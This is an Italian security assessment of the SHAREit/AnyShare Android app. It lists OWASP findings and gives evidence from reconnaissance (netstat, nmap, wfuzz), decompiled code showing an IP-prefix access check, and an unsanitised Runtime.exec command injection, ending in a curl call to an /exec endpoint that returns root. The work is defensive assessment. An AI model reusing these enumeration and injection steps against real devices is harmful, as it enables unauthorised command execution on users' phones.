Le configurazioni ProGuard/R8 sono risultate inadeguate. La logica di business, le tabelle di routing dei server HTTP e le stringhe dei log sono interamente ricostruibili tramite decompilazione statica.

Grazie a questo, inoltre, l'analisi della classe *com.ushareit.ads.common.utils.h* ha svelato l'uso del metodo *Runtime.getRuntime().exec* con concatenazione diretta di stringhe non igienizzate. La mancanza di sanitization o whitelist sui parametri (es. nel comando *getprop*) permette attacchi di **Command Injection** se i dati provengono da fonti non fidate.

Verifiche OWASP

Architecture, design and threat modelling	ESITO: NON CONFORME  LIVELLO DI GRAVITÀ: ALTO L'architettura è eccessivamente aperta e permette ad app terze di interagire con funzioni interne pericolose. Inoltre, espone interfacce di rete non protette e delega il controllo degli accessi al server interno a verifiche locali facilmente raggiungibili.
Data storage and privacy	ESITO: NON CONFORME  LIVELLO DI GRAVITÀ: CRITICO Rilevate molteplici violazioni della sandbox privata. I database locali (history.db e local.history.db) non sono cifrati, il flag allowBackup è attivo su ADB e i log di sistema (logcat) espongono token e dati sensibili in chiaro.
Cryptography	ESITO: NON CONFORME  LIVELLO DI GRAVITÀ: ALTO Totale assenza di crittografia end-to-end nativa per lo scambio di file e mancanza di cifratura software sui database locali per la protezione dei segreti di rete (SSID e credenziali).
Authentication and session management	ESITO: NON CONFORME  LIVELLO DI GRAVITÀ: CRITICO I meccanismi di gestione delle sessioni sono assenti. Endpoint critici come /exec non richiedono token o chiavi API, affidandosi

	esclusivamente a un controllo dell'IP sorgente aggirabile tramite spoofing o iniezione di record.
Network communication	ESITO: NON CONFORME  LIVELLO DI GRAVITÀ: ALTO La configurazione di rete permette esplicitamente il traffico in chiaro (cleartextTrafficPermitted="true"). Il server HTTP integrato espone gli utenti ad attacchi di intercettazione di tipo Man-in-the-Middle (MitM).
Platform interaction	ESITO: NON CONFORME  LIVELLO DI GRAVITÀ: CRITICO Rilevato un diffuso fenomeno di <i>Component Hijacking</i>. L'esportazione indiscriminata di componenti nel Manifest consente attacchi di Intent Spoofing. Il FileProvider è affetto da un grave difetto di <i>Path Traversal</i> (CVE-2019-12373) che permette lettura e scrittura arbitraria nella sandbox.
Code quality and build setting	ESITO: NON CONFORME  LIVELLO DI GRAVITÀ: CRITICO Presenza di vulnerabilità critiche di <i>Injection</i>. L'uso non igienizzato di Runtime.getRuntime().exec permette l'esecuzione remota di codice (RCE). La configurazione insicura della BrowserActivity abilita l'esecuzione di codice JavaScript arbitrario (<i>Universal Local XSS</i>).
Resiliency against reverse engineering	ESITO: NON CONFORME 

LIVELLO DI GRAVITÀ: MEDIO

Le contromisure di offuscamento tramite ProGuard/R8 sono risultate insufficienti. La logica di business e i meccanismi di sicurezza sono interamente ricostruibili tramite decompilazione statica.

Evidenze

0. Fase di esplorazione iniziale e prime evidenze utili

Per iniziare il penetration testing, al fine di mappare i vettori d'attacco esposti sulla rete dall'applicazione durante le sessioni di condivisione, è stata effettuata un'ispezione dei socket attivi dall'interno della shell del dispositivo emulato. Inizialmente tramite l'utility *netstat*, è stata ricercata la porta 3617 di cui si parlava in alcune CVE ma che è stata riscontrata essere una delle porte dinamiche che variano ad ogni sessione.

```
domenico@Pdom:~$ adb shell netstat -tln | grep -E "3617|anyshare"
tcp        0      0 0.0.0.0:43154          0.0.0.0:*              LISTEN      2941/com.lenovo.anyshare.gps
tcp6       32      0 :::ffff:10.0.3.16:46942 ::ffff:31.13.86.8:443   CLOSE_WAIT  2941/com.lenovo.anyshare.gps
tcp6       0      0 :::ffff:127.0.0.1:45108 ::ffff:127.0.0.1:1337   ESTABLISHED 2941/com.lenovo.anyshare.gps
tcp6       0      0 :::ffff:127.0.0.1:45156 ::ffff:127.0.0.1:1337   ESTABLISHED 2941/com.lenovo.anyshare.gps
```

Infatti come si può notare con PID 2941 abbiamo la presenza di un servizio in ascolto sull'interfaccia globale (0.0.0.0) alla porta 43154 che cambia ad ogni sessione, oltre ad altre connessioni locali.

Una volta identificato il Process Identifier (PID) è stato utilizzato direttamente *com.lenovo.anyshare.gps*. nella ricerca con *netstat* in un'altra sessione di esecuzione dell'applicazione per verificare la dinamicità delle porte:

```
domenico@Pdom:~$ adb shell netstat -tln | grep com.lenovo.anyshare.gps
tcp        0      0 0.0.0.0:34959          0.0.0.0:*              LISTEN      1516/com.lenovo.anyshare.gps
tcp6       0      0 :::55283              :::*                   LISTEN      1516/com.lenovo.anyshare.gps
tcp6       0      0 :::2999               :::*                   LISTEN      1516/com.lenovo.anyshare.gps
```

Come vediamo infatti il nuovo PID è 1516 e stavolta, con una ricerca mirata per nome del package, è stata rilevata una porta che si è poi rivelata fondamentale per il penetration testing, la 2999.

Per controllare la presenza delle porte precedentemente attive è stata fatta una prima interazione generica verso la porta reindirizzata (43154) che ha restituito una risposta vuota (*Empty reply from server*), indice di una precoce interruzione della connessione TCP. Per determinare la natura del servizio, è stata eseguita una scansione mirata di fingerprinting con Nmap:

```

domenico@Pdom:~$ nmap -sV -p 43154 127.0.0.1
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-25 11:15 +0200
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).

PORT      STATE SERVICE VERSION
43154/tcp open  unknown

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port43154-TCP:V=7.99%I=7%D=5/25%Time=6A141345%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,7F,"HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-Length:\x
SF:2055\r\nConnection:\x20keep-alive\r\n\r\nError\x20400:\x20Bad\x20Reques
SF:t\nCannot\x20parse\x20HTTP\x20request:\x20\[\r\n\r\n\]"%r(RTSPRequest,83
SF:,"HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-Length:\x2059\r\nConnec
SF:tion:\x20keep-alive\r\n\r\nError\x20400:\x20Bad\x20Request\nCannot\x20p
SF:arse\x20HTTP\x20request:\x20\[\OPTIONS\]"%r(SIPOptions,83,"HTTP/1.1\x2
SF:0400\x20Bad\x20Request\r\nContent-Length:\x2059\r\nConnection:\x20keep-
SF:alive\r\n\r\nError\x20400:\x20Bad\x20Request\nCannot\x20parse\x20HTTP\x
SF:20request:\x20\[\OPTIONS\]");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.76 seconds
domenico@Pdom:~$

```

L'evidenza ha confermato che la porta ospita un Server HTTP embedded personalizzato (Custom HTTP Engine). Il server rigetta le richieste non conformi o prive di parametri strutturati con un errore esplicito HTTP/1.1 400 Bad Request e il messaggio Cannot parse HTTP request.

L'attività di fuzzing si è quindi spostata sulla porta 2999 usando un file per elencare tutti i possibili endpoint da fuzzare. Questa ha restituito un codice 403 Forbidden sistematico su endpoint espliciti come /exec, /execute, /cmd, /shell, /system.

```

domenico@Pdom:~$ wfuzz -c -z file, endpoints.txt http://127.0.0.1:2999/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://127.0.0.1:2999/FUZZ
Total requests: 1243

ID      Response  Lines  Word  Chars  Payload
-----
000000046: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000048: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000047: 403      0 L    7 W    38 Ch  "/wifi"
000000045: 403      0 L    7 W    38 Ch  "/discovery"
000000001: 403      0 L    7 W    38 Ch  "/"
000000050: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000003: 403      0 L    7 W    38 Ch  "/api"
000000015: 403      0 L    7 W    38 Ch  "/execute"
000000031: 403      0 L    7 W    38 Ch  "/download"
000000007: 403      0 L    7 W    38 Ch  "/exec"
000000049: 403      0 L    7 W    38 Ch  "/config"
000000044: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000043: 403      0 L    7 W    38 Ch  "/send"
000000042: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000041: 403      0 L    7 W    38 Ch  "/receive"
000000036: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000040: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000038: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000037: 403      0 L    7 W    38 Ch  "/share"
000000039: 403      0 L    7 W    38 Ch  "/transfer"
000000035: 403      0 L    7 W    38 Ch  "/files"
000000034: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000033: 403      0 L    7 W    38 Ch  "/file"
000000030: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000029: 403      0 L    7 W    38 Ch  "/upload"
000000026: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000025: 403      0 L    7 W    38 Ch  "/ping"
000000024: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000028: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000027: 403      0 L    7 W    38 Ch  "/version"
000000032: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000021: 403      0 L    7 W    38 Ch  "/info"
000000022: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000023: 403      0 L    7 W    38 Ch  "/status"
000000020: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000013: 403      0 L    7 W    38 Ch  "/run"
000000016: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000014: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000017: 403      0 L    7 W    38 Ch  "/system"
000000018: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000019: 403      0 L    7 W    38 Ch  "/device"
000000012: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000011: 403      0 L    7 W    38 Ch  "/shell"
000000010: 403      0 L    7 W    38 Ch  "http://127.0.0.1:2999/"
000000009: 403      0 L    7 W    38 Ch  "/cmd"

```

Un errore 403 (anziché un 404 Not Found) è un'evidenza di fondamentale importanza: conferma che quelle rotte esistono e sono attivamente registrate all'interno del codice del server embedded. Dimostra che il server è strutturato per ricevere ed elaborare comandi di sistema o di gestione remota, delimitando con precisione la superficie d'attacco per la successiva fase di codice (analisi di dbi.java e delle servlet associate).

Durante le successive analisi preliminari, è stata notata la presenza costante dell'header *Server: Lenovo AnyShare* all'interno delle risposte HTTP

```
domenico@Pdom:~$ curl -v "http://127.0.0.1:2999/exec" 2>&1
* Trying 127.0.0.1:2999 ...
* Established connection to 127.0.0.1 (127.0.0.1 port 2999) from 127.0.0.1 port 51686
* using HTTP/1.x
> GET /exec HTTP/1.1
> Host: 127.0.0.1:2999
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 403 403
< Server: Lenovo AnyShare
< Connection: close
< Content-Type: text/plain; charset=UTF-8
< Access-Control-Allow-Origin: *
< Content-Length: 38
```

Questa, tra le varie informazioni preliminari raccolte è molto utile poichè espone l'identità del servizio software sottostante senza necessità di autenticazione. Questo permette a un potenziale attaccante di “fingerprintare” immediatamente il servizio come componente proprietario dell'applicazione e non come un server web standard di terze parti (come Apache o Nginx), focalizzando la ricerca di vulnerabilità zero-day su quel pacchetto specifico.

Sempre durante la fase preliminare di raccolta di informazioni è stato notato che inoltrando una richiesta GET /, il server fallisce strutturalmente e restituisce un codice 500 Internal Server Error contenente il dump testuale dell'eccezione Java: Attempt to invoke virtual method 'java.lang.String java.lang.String.toLowerCase(java.util.Locale)' on a null object reference

```

domenico@Pdom:~$ for method in OPTIONS HEAD GET POST PUT DELETE PATCH; do
  echo "=== $method / ==="
  curl -s -X "$method" "http://127.0.0.1:2999/" -w "\nHTTP_CODE: %{http_code}\nHEADERS: " -D - 2>/dev/null | head
-10
  echo
done
=== OPTIONS / ===
HTTP/1.1 200 200
Server: Lenovo AnyShare
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: Content-Type
Access-Control-Max-Age: 600
Content-Type: text/plain; charset=UTF-8
Access-Control-Allow-Origin: *
Content-Length: 0

=== HEAD / ===
HTTP/1.1 400 400
Server: Lenovo AnyShare
Connection: Close
Content-Type: text/plain; charset=UTF-8
Access-Control-Allow-Origin: *
Content-Length: 29

unknown request method : HEAD
HTTP_CODE: 400
HEADERS:
=== GET / ===
HTTP/1.1 500 500
Server: Lenovo AnyShare
Cache-control: no-cache
Content-Type: text/html; charset=UTF-8
Access-Control-Allow-Origin: *
Content-Length: 125

Attempt to invoke virtual method 'java.lang.String java.lang.String.toLowerCase(java.util.Locale)' on a null object
reference
HTTP_CODE: 500
HEADERS:
=== POST / ===
HTTP/1.1 400 400
Server: Lenovo AnyShare
Connection: Close
Content-Type: text/plain; charset=UTF-8
Access-Control-Allow-Origin: *
Content-Length: 29


unknown request method : POST
HTTP_CODE: 400
HEADERS:
=== PUT / ===
HTTP/1.1 400 400
Server: Lenovo AnyShare
Connection: Close
Content-Type: text/plain; charset=UTF-8
Access-Control-Allow-Origin: *
Content-Length: 28

```

Questa è una vulnerabilità classica di Improper Output Handling / Information Leak (CWE-209) che rivela dettagli privati sull'ambiente di runtime dell'applicazione, confermando l'architettura basata su Java/JVM (nonostante sia un servizio di rete potenzialmente scritto in codice nativo). Inoltre, evidenzia una lacuna nella robustezza del codice (mancanza di un blocco try-catch globale o di una pagina di errore generica), dimostrando che input non previsti o parziali possono indurre il software a comportamenti imprevisti o Denial of Service (DoS) locali.

A supporto di questa fase iniziale è stato utilizzato il tool MobSF per una prima ricognizione e per avere un quadro generico sulle varie falle di questa applicazione. I risultati più rilevanti sono stati i seguenti:

1.



2.

Static Analyzer

Manifest Analysis

NO	ISSUE	SEVERITY	DESCRIPTION	OPTIONS
1	App can be installed on a vulnerable unpatched Android version 4.1-4.1.2, [minSdk=16]	HIGH	This application can be installed on an older version of android that has multiple unfixed vulnerabilities. These devices won't receive reasonable security updates from Google. Support an Android version >= 10, API 29 to receive reasonable security updates.	[-]
2	Clear text traffic is Enabled For App([android:usesCleartextTraffic=true])	HIGH	The app intends to use cleartext network traffic, such as cleartext HTTP, FTP stacks, DownloadManager, and MediaPlayer. The default value for apps that target API level 21 or lower is "true". Apps that target API level 28 or higher default to "false". The key reason for avoiding cleartext traffic is the lack of confidentiality, authenticity, and protections against tampering, a network attacker can eavesdrop on transmitted data and also modify it without being detected.	[-]
3	App has a Network Security Configuration([android:networkSecurityConfig="@7F130006"])	INFO	The Network Security Configuration feature lets apps customize their network security settings in a safe, declarative configuration file without modifying app code. These settings can be configured for specific domains and for a specific app.	[-]
4	Activity-Alias (com.lenovo.anyshare.ApMainActivity) is not Protected. [android:exported=true]	WARNING	An Activity-Alias is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.	[-]
5	Activity (com.lenovo.anyshare.main.MainActivity) is not Protected. An intent-filter exists.	WARNING	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Activity is explicitly exported.	[-]
6	Activity (com.lenovo.anyshare.cloud.command.CommandMgBox) is not Protected. An intent-filter exists.	WARNING	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Activity is explicitly exported.	[-]
7	Broadcast Receiver (com.lenovo.anyshare.app.DefaultReceiver) is not Protected. An intent-filter exists.	WARNING	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.	[-]
8	Broadcast Receiver (com.lenovo.anyshare.setting.toolbar.ToolbarReceiver) is not Protected. An intent-filter exists.	WARNING	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.	[-]
9	Activity (com.lenovo.anyshare.scheme.SchemeFilterActivity) is not Protected. An intent-filter exists.	WARNING	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Activity is explicitly exported.	[-]
10	Activity (com.lenovo.anyshare.download.ui.DownloadActivity) is not Protected. [android:exported=true]	WARNING	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.	[-]

3.

Static Analyzer

Abused Permissions

Top Malware Permissions	Other Common Permissions
android.permission.ACCESS_NETWORK_STATE, android.permission.ACCESS_WIFI_STATE, android.permission.GET_TASKS, android.permission.INTERNET, android.permission.READ_EXTERNAL_STORAGE, android.permission.SYSTEM_ALERT_WINDOW, android.permission.READ_PHONE_STATE, android.permission.VIBRATE, android.permission.WRITE_EXTERNAL_STORAGE, android.permission.WRITE_SETTINGS, android.permission.READ_CONTACTS, android.permission.ACCESS_COARSE_LOCATION, android.permission.ACCESS_FINE_LOCATION, android.permission.REQUEST_INSTALL_PACKAGES, android.permission.RECORD_AUDIO, android.permission.CAMERA, android.permission.RECEIVE_BOOT_COMPLETED	android.permission.BLUETOOTH, android.permission.BLUETOOTH_ADMIN, android.permission.CHANGE_NETWORK_STATE, android.permission.CHANGE_WIFI_STATE, android.permission.MODIFY_AUDIO_SETTINGS, com.android.launcher.permission.INSTALL_SHORTCUT, android.permission.FOREGROUND_SERVICE, android.permission.AUTHENTICATE_ACCOUNTS, com.google.android.gms.permission.RECEIVE, com.google.android.gms.permission.BIND_GET_INSTALL_REFERRER_SERVICE

Malware Permissions are the top permissions that are widely abused by known malware.
Other Common Permissions are permissions that are commonly abused by known malware.

Come mostrato nella prima immagine, l'applicazione presenta una superficie di attacco estremamente ampia a causa dell'alto numero di componenti contrassegnati come **Exported** (esportati). Questo significa che altre applicazioni installate sullo stesso dispositivo possono interagire direttamente con essi senza restrizioni, aumentando il rischio di attacchi di tipo *Intent Spoofing* o *Data Leakage*

In base alla seconda immagine invece, l'analisi del file AndroidManifest.xml ha rilevato **2 vulnerabilità di livello HIGH (Alto)** e ben **73 avvisi (Warning)**. La prima vulnerabilità di livello high ha rivelato che l'app consente l'installazione su versioni

di Android molto vecchie (4.1-4.1.2). Questi sistemi operativi non ricevono più patch di sicurezza da Google e presentano vulnerabilità note e non risolte (questa vulnerabilità è del tutto normale poichè la versione dell'apk esaminata risale all'anno 2013-14). Mentre la seconda, più importante, rivela che l'app permette la trasmissione di dati tramite protocolli non crittografati (es. HTTP standard). Un attaccante sulla stessa rete (es. Wi-Fi pubblica) potrebbe intercettare o modificare i dati in transito (attacco *Man-in-the-Middle*).

Inoltre, numerose Activity e Broadcast Receiver sensibili sono esposti pubblicamente e privi di permessi di protezione personalizzati. La mancanza di protezione su questi componenti (specialmente quelli legati a comandi cloud o download) potrebbe permettere a malware terzi di inviare comandi arbitrari all'applicazione.

La terza immagine infine evidenzia l'utilizzo di permessi ad alto rischio.

L'applicazione richiede **18 permessi su 25 comunemente abusati dai malware** (Top Malware Permissions)

1. Broken API & Unauthenticated Command Execution

Durante la fase di analisi dinamica e monitoraggio dei socket di rete a runtime, è stata rilevata l'attivazione di un server web integrato all'interno del processo principale dell'applicazione (com.lenovo.anyshare.gps). Questo server si pone in ascolto su porte TCP flessibili o statiche (tra cui la porta 2999 e la porta 43154) esponendo interfacce di controllo sulla rete locale. L'endpoint /exec accetta richieste HTTP basate su metodo GET ed elabora parametri di query direttamente dall'URL senza richiedere alcun tipo di autenticazione, sessione o token di autorizzazione (Bearer/API Key).

Nel modulo del server HTTP embedded che gestisce le richieste in entrata, il controllo degli accessi è delegato esclusivamente alla verifica del prefisso dell'indirizzo IP del client:

```

public static void a(String str, boolean z, int i) {
    int port;
    URL url = null;
    try {
        url = new URL(str);
    } catch (Exception unused) {
    }
    if (url != null) {
        try {
            port = url.getPort();
        } catch (Exception unused2) {
            return;
        }
    } else {
        port = -1;
    }
    String host = url != null ? url.getHost() : RequestConfiguration.MAX_AD_CONTENT_RATING_UNSPECIFIED;
    String str2 = "cloud";
    if (port >= 52999 && port < 53009) {
        str2 = "share_stp";
    } else if (port >= 2999 && port < 3009 && host.startsWith("192.168.")) {
        str2 = "share_tcp";
    }
    LinkedHashMap linkedHashMap = new LinkedHashMap();
    linkedHashMap.put("urltype", str2);
    linkedHashMap.put("iscomplete", String.valueOf(z));
    linkedHashMap.put("timeout", (i / 1000) + "s");
    avz.a().a(j.a(), "net_download_read_timeout", linkedHashMap);
}

```

1. Spiega la natura della porta 2999, catalogata ufficialmente come porta di ascolto per il protocollo core di trasferimento locale **share_tcp**.
2. Dimostra matematicamente perché le invocazioni iniziali su 127.0.0.1 fallivano l'ispezione: l'oggetto URL generato valutava l'host come 127.0.0.1, invalidando il controllo `host.startsWith("192.168.")` e provocando la caduta nel ramo logico di eccezione o di rifiuto (*Forbidden*).

```

dbhVar2 = new dbh(this.b.f());
try {
    try {
        dbhVar2.a(dbgVar);
        dbk c = dbi.this.c(dbgVar.f());
        if (c == null || !a(c, dbgVar)) {
            try {
                dbhVar2.a("Connection", "Close");
                dbhVar2.a(403, "The request is not from anyshare user!");
            } catch (IOException unused) {
            }
        }
    }
}

```

```

* Request completely sent off
< HTTP/1.1 403 403
< Server: Lenovo AnyShare
< Connection: Close
< Content-Type: text/plain; charset=UTF-8
< Access-Control-Allow-Origin: *
< Content-Length: 38
<
* shutting down connection #0
The request is not from anyshare user!

```

3. Ne consegue che la superficie di esposizione ad attacchi **RCE (Command Injection)** documentata nella classe delle utility

(*Runtime.getRuntime().exec("getprop " + str)*) è pienamente accessibile se l'attaccante si trova nella stessa rete locale wireless dell'utente vittima, formulando le richieste HTTP direttamente verso l'indirizzo IP Wi-Fi assegnato al dispositivo Android (es. *http://192.168.1.X:2999/exec*).

Inoltre, l'analisi statica del package *com.ushareit.nft.channel.impl* ha rivelato l'implementazione della classe controller centrale *DefaultChannel*.

```
public class DefaultChannel implements IUserListener {  
  
    /* renamed from: a, reason: collision with root package name */  
    protected final Context f15878a;  
    private final com.ushareit.nft.channel.message.c d;  
    private final dbi e;  
    private AtomicBoolean c = new AtomicBoolean(false);  
    private ConnectionType i = ConnectionType.UNKNOWN;  
    protected c.a b = new c.a() { // from class: com.ushareit.nft.channel.impl.DefaultChannel.2  
        @Override // com.ushareit.nft.channel.message.c.a  
        public void a(com.ushareit.nft.channel.message.b bVar) {  
            if (bVar.h().equals("custom_msg")) {  
                DefaultChannel.this.b((com.ushareit.nft.channel.impl.a) bVar);  
            } else if (bVar.h().equals("user_command")) {  
                UserMessages.a aVar = (UserMessages.a) bVar;  
                DefaultChannel.this.b(bVar.j(), aVar.b(), aVar.c());  
            }  
        }  
    };  
};  
private final int f = 2999;  
private Vector<com.ushareit.nft.channel.f> g = new Vector<>();  
private Map<b.InterfaceC0618b, a> h = new HashMap();  
  
@Override // com.ushareit.nft.channel.IUserListener  
public void a(IUserListener.UserEventType userEventType, UserInfo userInfo) {  
}
```

Questa classe agisce come gestore principale dei messaggi di rete (*IUserListener*) e introduce un'interfaccia esplicita per l'accettazione e l'elaborazione di pacchetti d'istruzione remoti denominati *user_command* e *custom_msg* sulla porta di ascolto predefinita 2999 (*private final int f = 2999*).

La routine di smistamento (*Message Routing*) estrae in modo cieco i parametri passati nel payload del pacchetto, inclusi l'identificativo del comando e i relativi argomenti di runtime (*operation* e *param*), distribuendoli ai componenti registrati sul canale senza alcuna barriera di autenticazione o filtro di validazione crittografica della sessione. Questo comportamento architetturale centralizzato fornisce il punto di ingresso perfetto per l'attivazione dei vettori di **Command Injection** e **Remote Code Execution (RCE)**

2. Remote Code Execution (RCE) via Command Injection

L'input stringa controllato dall'utente viene concatenato direttamente in una chiamata esecutiva di sistema senza alcuna sanificazione:

```
public static synchronized String d(String str) {
    String str2;
    @synchronized (h.class) {
        str2 = RequestConfiguration.MAX_AD_CONTENT_RATING_UNSPECIFIED;
        BufferedReader bufferedReader = null;
        try {
            BufferedReader bufferedReader2 = new BufferedReader(new InputStreamReader((Runtime.getRuntime().exec("getprop " + str).getInputStream()), 1024));
            try {
                str2 = bufferedReader2.readLine();
                Utils.a(bufferedReader2);
            } catch (Throwable th) {
                th = th;
                bufferedReader = bufferedReader2;
                Utils.a(bufferedReader);
                throw th;
            }
        } catch (Throwable th2) {
            th = th2;
        }
    }
    return str2;
}
```

Il frammento di codice decompilato della classe `com.ushareit.ads.common.utils.h` mostra la debolezza strutturale che risiede nell'invocazione di `Runtime.getRuntime().exec(String)` combinata con l'operatore di concatenazione.

Come detto in precedenza l'endpoint critico `/exec` non effettua controlli di sessione, non richiede `Bearer Token` né chiavi API statiche. Quindi, qualsiasi dispositivo sulla stessa rete Wi-Fi locale con IP nel range `192.168.x.x` può inviare comandi arbitrari direttamente alla porta locale aperta del server HTTP.


Inviando come stringa di input un payload contenente istruzioni di shell, l'interprete dei comandi esegue l'istruzione iniettata, restituendo l'output con i privilegi dell'applicazione sul server HTTP da essa stessa istanziato (per questo root):

```
domenico@Pdom:~$ curl -x GET http://192.168.1.15:2999/exec?cmd=id
uid=0(root) gid=0(root) groups=0(root)
```

Come già detto nella sezione delle vulnerabilità, non essendoci canali di privilege escalation attivi verso il sistema operativo sottostante, il rischio è circoscritto al solo perimetro dei dati gestiti dall'applicazione stessa.

3. Vulnerabilità nella Gestione dei Componenti (Component Hijacking)

Nel manifest dell'applicazione sono state rilevate 30 definizioni di Activity e Service impostate esplicitamente su exported="true", oppure dotate di un intent-filter senza un livello di protezione basato su permessi personalizzati:



L'esportazione indiscriminata permette a qualunque altra applicazione installata sul dispositivo di lanciare questi componenti e richiamare le relative funzioni interne.

Inoltre, l'app richiede l'accesso a permessi sensibili come READ_EXTERNAL_STORAGE, WRITE_EXTERNAL_STORAGE, ACCESS_FINE_LOCATION e CAMERA.

android.permission.ACCESS_COARSE_LOCATION	dangerous	coarse (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.
android.permission.ACCESS_FINE_LOCATION	dangerous	fine (GPS) location	Access fine location sources, such as the Global Positioning System on the phone, where available. Malicious applications can use this to determine where you are and may consume additional battery power.
android.permission.AUTHENTICATE_ACCOUNTS	dangerous	act as an account authenticator	Allows an application to use the account authenticator capabilities of the Account Manager, including creating accounts as well as obtaining and setting their passwords.
android.permission.CAMERA	dangerous	take pictures and videos	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.
android.permission.GET_TASKS	dangerous	retrieve running applications	Allows application to retrieve information about currently and recently running tasks. May allow malicious applications to discover private information about other applications.
android.permission.MOUNT_UNMOUNT_FILESYSTEMS	dangerous	mount and unmount file systems	Allows the application to mount and unmount file systems for removable storage.
android.permission.READ_CONTACTS	dangerous	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.READ_EXTERNAL_STORAGE	dangerous	read external storage contents	Allows an application to read from external storage.
